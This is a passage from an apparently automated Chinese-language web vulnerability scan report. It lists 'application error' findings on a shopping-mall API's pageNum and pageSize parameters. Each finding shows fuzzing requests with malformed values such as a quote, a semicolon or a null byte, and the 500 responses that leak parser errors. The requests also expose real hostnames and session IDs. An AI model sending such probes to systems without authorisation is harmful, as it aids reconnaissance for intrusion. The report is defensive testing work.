推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /upload HTTP/1.1
Content-Length: 0
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: cms.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryG7zQZRO7kzsCw1CU
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 500 Internal Server Error
Content-Length: 71
Access-Control-Allow-Headers: x-requested-with,content-type,token,md5
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:22 GMT
Content-Type: application/json; charset=UTF-8
```

```
{
  "msg": "upload error!",
  "code": 500,
  "status": "500 Internal Server Error"
}
```

问题 3 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: pageNum (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 9

差异: 参数 从以下位置进行控制: 1 至: %00

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=%00&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
```

```
Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: " "
```

变体- | 2 / 9

差异: 参数 从以下位置进行控制: 1 至: 1XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1XYZ&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1XYZ"
```

变体- | 3 / 9

差异: 参数 从以下位置进行控制: pageNum 至: ORIG_VAL.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum.=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
```

```
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体- | 4 / 9

差异: 参数 从以下位置进行控制: ① 至: —

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 5 / 9

差异: 参数 从以下位置进行控制: pageNum 至: _ORIG_VAL_ []

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum%5B%5D=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
```



```
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体-| 6 / 9

差异: 参数 已从请求除去: 1

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体-| 7 / 9

差异: 参数 从以下位置进行控制: 1 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=%27&searchValue=
```

```
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体- | 8 / 9

差异: 参数 从以下位置进行控制: ① 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=;&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ";"
```

变体- | 9 / 9

差异: 参数 从以下位置进行控制: ① 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=) &searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0
实体:	pageNum (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 10

差异: 参数 从以下位置进行控制: 1 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=%00&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
```

```
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: " "
```

变体- | 2 / 10

差异: 参数 从以下位置进行控制: ① 至: 1XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1XYZ&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1XYZ"
```

变体- | 3 / 10

差异: 参数 从以下位置进行控制: ① 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=%27&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
```

```
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 4 / 10

差异: 参数 从以下位置进行控制: ① 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=;&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ","

变体- | 5 / 10

差异: 参数 从以下位置进行控制: ① 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=) &pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ")"

变体- | 6 / 10

差异: 参数 从以下位置进行控制: 1 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=%00&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体- | 7 / 10

差异: 参数 从以下位置进行控制: 1 至: 1XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1XYZ&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "1XYZ"

变体-| 8 / 10

差异: 参数 从以下位置进行控制: 1 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=%27&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体-| 9 / 10

差异: 参数 从以下位置进行控制: 1 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ","

变体- | 10 / 10

差异: 参数 从以下位置进行控制: 1 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=)&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ")"

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: pageSize (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 10

差异: 参数 从以下位置进行控制: 15 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体- | 2 / 10

差异: 参数 从以下位置进行控制: 15 至: 15XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=15XYZ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15XYZ"
```

变体- | 3 / 10

差异: **参数** 从以下位置进行控制: 15 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=%27 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体- | 4 / 10

差异: **参数** 从以下位置进行控制: 15 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=; HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
